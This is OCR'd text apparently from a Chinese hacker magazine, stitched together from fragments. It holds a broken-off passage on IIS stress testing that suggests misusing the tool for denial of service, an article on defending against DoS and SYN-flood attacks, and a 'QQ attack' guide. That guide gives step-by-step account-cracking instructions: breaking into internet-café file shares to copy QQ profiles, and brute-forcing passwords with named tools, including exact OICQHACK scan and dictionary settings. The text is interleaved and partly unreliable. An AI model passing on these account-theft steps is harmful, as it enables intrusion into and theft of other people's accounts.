


图 12




图 13

如图 14 所示，可以看到服务器的 CPU 在测试开始的瞬间占用到 100%。

其中，IIS 的所占 CPU 进程达到 90% 以上，在整个测试压力过程中，CPU 使用保持在 100% 的占用，如图 1 5 所示。

测试结束以后，CPU 的占用率恢复到正常状态。由此可以看到，压力测试可以瞬间造成服务器的资源占用过高。其实想想看，如果有人远程找个终端服务的计算机登录上去，以后用这个工具

阻断几种拒绝服务攻击的手段

文／李毅华

从2001年七八月开始，拒绝服务攻击在网上风行一时，一年后的现在又有抬头之势。那么，我们除了用些防范软件外，是否还有其他办法呢？当然有，而且还不少。本文只针对几种特定的拒绝服务攻击做出处理方法。

所谓拒绝服务的攻击是指利用系统与程序本身设计缺陷占用系统资源，从而造成系统运行的迟缓或瘫痪。拒绝服务攻击降低了资源的可用性，这些资源可以是处理器、磁盘空间、CPU、打印机、调制解调器，甚至是系统管理员的时间，攻击的结果是使系统减少或者失去服务能力。由于网络对拒绝服务攻击的抵抗力有限，攻击者经常可以干扰合法用户正常使用网络和服务。目前，常见的针对网络的拒绝服务攻击有服务过载、消息流、“粘住”攻击和SYN－Flooding攻击等。

服务过载

当大量服务请求发向同一台计算机的服务守护进程时，就会产生服务过载。这些请求通过各种方式发出，而且许多都是故意的。在分时机制中，计算机需要处理这些潮水般涌来的请求，十分忙碌，以至无法处理常规任务，就会丢弃许多新请求。如果攻击的对像是一个基于TCP协议的服务，这些请求还会被重发，进一步加重网络的负担。

通常，管理员可以使用网络监视工具来发现这种攻击，通过主机列表和网络地址列表来分析问题的所在，也可以登录防火墙或路由器来发现攻击究竟是来自于网络外部还是网络内部。但是，无论是管理员还是普通用户都不能修改正在使用的协议和守护进程，大家所能做的就是采取措施，降低




图14




图15

来对一台服务器进行压力测试的话，时间定为365天，这样，一个测试软件就直接变成了一个拒绝服务的攻击工具了。当然，这种攻击被发现后，管理员只要在防火墙或者路由器上禁止攻击者的IP地址范围访问服务器就可以了，但显然我们没有办法实现避免这种攻击的隐患，至少我现在没有看到谁家的入侵检测把这种过载请求当成是一种攻击行为来处理，这需要入侵检测系统可以自动地去学习一些东西才可以完成。

服务过载可能带来的危害。措施一：管理员可以将网络分成一些只有少数几台主机的子网，这样即使某一子网遭到此类攻击，也不会影响其他主机。措施二：管理员可以将网络检测器安装在网络中安全的地方，来监视网络内的数据流动，借助于打印出的主机底层和高层地址，可以分析数据包的传输，发现过载发生的位置。措施三：被攻击的服务有 inetd 进程时，使用 nowait 选项启动。

消息流

消息流经常发生在用户向网络中的目标主机大量发送数据包之时，消息流会造成目标主机的处理速度缓慢，难以正常处理任务。这些请求以请求文件服务、要求登录或者要求响应的形式，不断涌向目标主机，加重了目标主机的处理器负载，使目标主机消耗大量资源来响应这些请求。在极端的情况下，消息流可以使目标主机因没有内存空间做缓冲或发生其他错误而死机。

消息流主要针对网络服务器。一个被攻击的服务器可能在一段时间内无法响应网络请求。攻击者利用这个时机，编写程序来回答本来应该由服务器回答的请求。假设攻击者已经写了一个程序，每秒发送数千个echo 请求到目标主机，借此来“轰炸”NIS 服务器。同时，攻击者尝试登录到一台工作站的特权账户。这时，这台工作站将向真正的NIS 服务器询问 NIS 口令。然而，真正的NIS 服务器因正遭到攻击，不能迅速响应这个请求。这时，攻击者所在的主机便可以伪装成服务器，响应这个请求，并提供一个错误的信息，例如，说没有口令。在正常情况下，真正的服务器会指出这个包是错误的，但是，由于服务器负载过重，以至于它没有收到这个请求或者没有及时收到，不能做出响应。于是，那个发出请求的客户机便根据这个错误的回答，处理攻击者的登录请求。

对付这种攻击有效的办法是配置一个监视器，将网络分隔成小的子网。监视器有助于发现和阻止这种攻击，但并不能完全消除这种攻击。

“粘住”攻击

许多 UNIX 系统中的 TCP / IP 实现程序，存在被滥用的可能。TCP 连接通过3次握手来建立一个连接。如果攻击者发出多个连接请求，初步建立了连接，但又没有完成其后的连接步骤，接收者便会保留许多这种半连接，占用很多资源。通常，这些连接请求使用伪造的源地址，系统没有办法去跟踪这个连接，只有等待这个连接因为超时而释放。


对付这种攻击，最好的办法是拒绝防火墙外面的未知主机或网络的连接请求，或者对使用的协议增加限制，但是任何固定的限制都是不适当的。用户可以修改操作系统的源码，使之有一个超时值，在拒绝新到来的连接之前，对同时存在的半连接数目有一个限制，但是修改操作系统的源码并不容易进行。

SYN-Flooding 攻击

在SYN-Flooding 攻击中，攻击者使用伪装地址向目标计算机尽可能多地发送请求，以达到多占用目标计算机资源的目的。当目标计算机收到这样的请求后，就会使用系统资源来为新的连接提供服务，接着回复一个肯定答复SYN-ACK。由于SYN-ACK 被返回到一个伪装的地址，因此没有任何响应，于是目标计算机将继续设法发送SYN-ACK。一些系统都有缺省的回复次数和超时时间，只有回复一定的次数，或者超时时，占用的资源才会被释放。Windows NT 3．5x 和4．0 缺省设置可以重复发送SYN-ACK5 次。每次重新发送后，等待时间翻番。

用户可以使用Netstat命令来检查连接线路的目前状况，查看是否处于 SYN - Flood 攻击中。只要在命令行中输入 Netstat - n-ptop，就显示出机器的所有连接状况。如果有大量的连接线路处于 SYN-RECEIVED 状态下，系统可能正遭受此类攻击。实施这种攻击的黑客无法取得系统中的任何访问权。但是对于大多数的 TCP / IP 协议栈，处于SYN-RECEIVED 状态的连接数量非常有限。当到达端口的极限时，目标计算机通常作出响应，重新设置所有的额外连接请求，直到分配的资源被释放出来。微软公司已经认识到Windows NT3.5x 和 4.0 存在的问题，并提供了相应的解决措施。不过，要想获得最大的安全性，用户需要启动应用和服务所必需的特定端口，而不要启动低于 900 的任何 UDP 端口，除非这些端口提供用户需要的具体服务，也不要启动支持 UDP 协议的 echo（7）端口和 chafgen（19）端口，这些端口很少使用，是SYN-Flooding 攻击的主要目标。

QQ攻击、入侵、防范全攻略





QQ客户端之间的消息传送也采用了UDP模式，这不同于国外的ICQ在客户端之间采用TCP进行通讯的模式。因为国内的网络环境非常复杂，而且很多用户采用的方式是通过代理服务器共享一条线路上网的方式，在这些复杂的情况下，客户端之间能彼此建立起来TCP连接的概率较小，严重影响传送信息的效率。而UDP包能够穿透大部分的代理服务器，因此QQ选择了UDP作为客户之间的主要通信协议，网友会觉得用QQ传送信息要比ICQ及其他采用TCP协议的ICQ类软件快，所以深受广大网友喜爱。如今的电脑里面几乎都安装了QQ，可能所有使用电脑的人都见过QQ小企鹅的图标，特别是年轻人，几乎都有自己的QQ号，更有些发烧友会同时拥有好几个，可见QQ使用之广泛。不过，使用的人多了，有关QQ的安全问题也就多了，相信很多人都遇到此类问题。

QQ为什么流行

要知道QQ为何流行就需要看看QQ的功能。

QQ支持显示朋友在线信息、即时传送信息、即时交谈、即时发送文件和传送语音网址；可以自动检查你是否已联网，如果你的电脑已连入Internet，可以搜索网友、显示在线网友，可以根据QQ号、昵称、姓名、E－mail地址等关键词来查找，找到后可加入到通讯录中；当你的通讯录中的网友在线时，QQ中朋友的头像就会显示Online，根据提示就可以发送信息；如果对方登记了寻呼机或开通了GSM手机短消息，即使离线了，你的信息也可"贴身追踪"，及时将信息传递给你的好友。

左键单击好友的头像，有收发讯息、传送文件、传送语音、二人世界、手机短讯、发送邮件、个人主页、查看信息等功能。

收发消息：这是QQ最常用的功能，当你的QQ上线以后，你可以接收好友发来的QQ消息或者发送、回复消息给好友。

传送文件：你的好友在线时，只需用左键点击图标，选择"传送文件"，选定要传送的文件，点击"发送"，等待对方接受请求即可。

传送语音：利用此功能可以传送语音信息。插好话筒，左键点击图标，选择"传送语音"，按提示先录好音，或者打开已录好的文件，发送出去。附言栏里可加入附言文字。

二人世界：如果觉得有必要和密友单独聊天，可以使用该功能，不仅能够用文字聊天，还可以使用语音聊天。

语音邮件：可以用QQ录音以后发送给你的好友。

发送邮件：可以直接给QQ上的网友发邮件，而无须再输入E－mail地址。

查看资料：查看及更新QQ上网友的个人信息资料。

邮件检查：设置你自己的E－mail，填好邮件POP3地址及SMTP地址，可以选择定时检查时间，QQ就会自动检查有否新邮件到达。

BP机短讯：你可以将短讯以文字的方式传给好友的BP机，不管他是否在网上。

手机短讯：在QQ中，你还可以把你要讲的话用文字的方式发送到你好友的手机，只要他的手机是QQ所支持的，并且开通了短消息服务功能。

资讯通：作为新版QQ软件的功能插件，它分门别类地提供了IT科技、购物、股票金融、旅游、拍卖、软件、商务、生活、体育、新闻、游戏、娱乐、招聘等方面的即时信息，腾讯公司和多家权威媒体及知名网站强强联手，通过QQ的资讯通即时向你推送特快信息，这样你就可以足不出户阅读有关内容，节省了你的查找时间、提高了浏览效率。

公共聊天室：QQ开设了许多聊天室，速度比一般的Web式聊天室快得多。你可以根据自己的爱好选择一个聊天室和网友聊个痛快。你还可以自设房间，邀请好友加入，相当于网络会议。

TE浏览器：这是一种紧密结合QQ的IE浏览器，你可以点击TE浏览器按钮直接浏览腾讯网站，该浏览器有许多和QQ有关的功能，如登录、“谁与我同在”等功能。

QQ密码的破解方法

1.本地破解

方 法：

这个方法的首要条件是你所在的机器开过你想要的QQ号。这又分两种情况，一是你所在的机器真的曾经开过这个号码，二是通过共享入侵得到你想要的号码的整个目录，把它拷贝到你的OICQ目录下，启动OICQ，你就能在号码选择下拉列表中看到这个号码了。共享入侵请参看《黑客防线》关于对共享主机的简单入侵 ，网上硬盘共享最多的就是网吧和公司，而前者的硬盘里存有大量的QQ号码，只要你能进去且它的OICQ目录或它所在的分区是共享的话，自己慢慢挑吧。但是网上的IP多如牛毛，如何知道这个IP是网吧的呢，推荐WhoCQII FULL版，这个东东能让你探查一段指定IP地址里所开的OICQ，如果有哪一个IP打开了一串QQ，十有八九这就是网吧了。这时候，你可以用网络监控中的“飘叶网际隧道”，这个工具是专门用来入侵网络共享硬盘的，使用它，你必须安装Microsoft网络用户，使你的桌面上有一个“网上邻居”，且必须安装NETBEUI等协议，即可接入对等网。输入它的IP，再输入你所猜测的共享名，也就是它所共享分区或目录的名字，如果对了的话，恭喜你，选择你要的号码吧！

下一步就是破解了，破解密码最常用的办法是穷举，也就是暴力破解。你可以下一个暴力破解器。推荐Pw Check 1.02 ，这个软件虽说是破解共享软件注册码的，其实就是一个暴力破解器。使用方法：首先在按键1和按键2都选择Enter，保存设置；然后读取一个字典，打开OICQ，选择你想破解的号码；随意输入一个密码，选“登录”，它会弹出一个对话框“输入密码与上次成功登录的密码不一致，是否到服务器验证”，选“否”；然后在“请再次输入登录密码”对话框的空白处按下*键，就开始破解了，再次按*键停止；停止后可以保存进度，以便下次可以继续进度，字典输入完后会自动停止。这个工具免费注册。 破解密码要用到字典。推荐用万能钥匙自己做一个字典，它是一个符合中国人习惯的字典生成机。生成的字典大小最好不要大于10MB，要是字典过大，可以用分割软件将其分成几个部分，否则容易死机。

防范方法：

针对这种方式，建议大家把密码最少设置13位以上，更重要的是密码的组成要复杂，千万不要只为了好记，而使用纯数字。最好是字母数字夹杂着，再加几个标点符号就更好了。如果这样的话，盗号者就很难得手了，我想不会有人为了一个号码而在电脑旁呆上一整天吧？另外，在打算下网走之前，要把QQ在电脑中留下的信息全部删除，找到QQ所在的目录，然后找到你的QQ号目录，把它彻底删除，免得后患无穷。再有就是，网吧最好不要把重要的分区和文件夹共享出来。

2. 在线破解

方 法：

在线破解QQ密码的工具叫OICQHACK，未注册前扫描模式与号码列表模式将被禁用。注册方法参看压缩包内Readme，这里就不赘述了。运行OICQHACK后设定如下：

From：[10001] To:[10009]

此栏为扫描的 OICQ 号码范围,选中 [V] Scan Mode 即可开启扫描模式进行多号码探测，缺省为单个号码探测模式。

注意:扫描模式第一轮密码是低速探测，因此会较慢；之后将自动开启高速扫描智能，跳过不存在的空号，探测速度最高可达每秒100次。

Uin File：[Uin.dic]

此栏填写OICQ号码列表文件路径以及文件名，号码列表文件格式请参照 uin.dic。选中 [V]

Uin File 即可开启号码文件列表模式，读取列表文件中 OICQ 号码进行密码探测。

Dict Path：[Password.dic]

此栏填写密码字典路径以及文件名，密码列表文件格式请参照 password.dic。选中 [V] Password File 即可开启密码字典模式，进行常用密码探测，缺省为 Brute Force 暴力破解。

[V] 0123456789

[. .] abcdefghijklmnopqrstuvwxyz

[. .] ABCDEFGHIJKLMNOPQRSTUVWXYZ

[. .] .,;:?!+—*/@$#%&|\\\\~'^'\\\\"_<>()[]{}

此处选取 Brute Force 密码范围。

Password Length：[3]

此处选取 Brute Force 密码长度。

注意：以下设置建议使用默认值：

Max Threads：[16]

最大并发连接线程数，与探测速度和超时错误率成正比，取值视机器性能而定。

Timeout：[32]

超时等待时间，单位秒，与超时错误率和探测速度成反比，取值视你的耐心而定。

SP：既非扫描模式也非号码文件列表模式的单号码探测，由于受到服务器登录时间限制会很慢，只能达到每秒 1 次，因此应尽量将待测号码做成列表文件进行批量探测。在批量扫描探测加密码字典模式下，适当选取线程超时值能提高效率，最快可高达每秒 100 次。

这个工具同样需要字典穷举。

防范方法：

同样是密码设定和长度的问题，密码够长，且是大小写、符号、数字的组合，你的密码就相对安全些！

3.另类破解

(1)使用工具

方法：

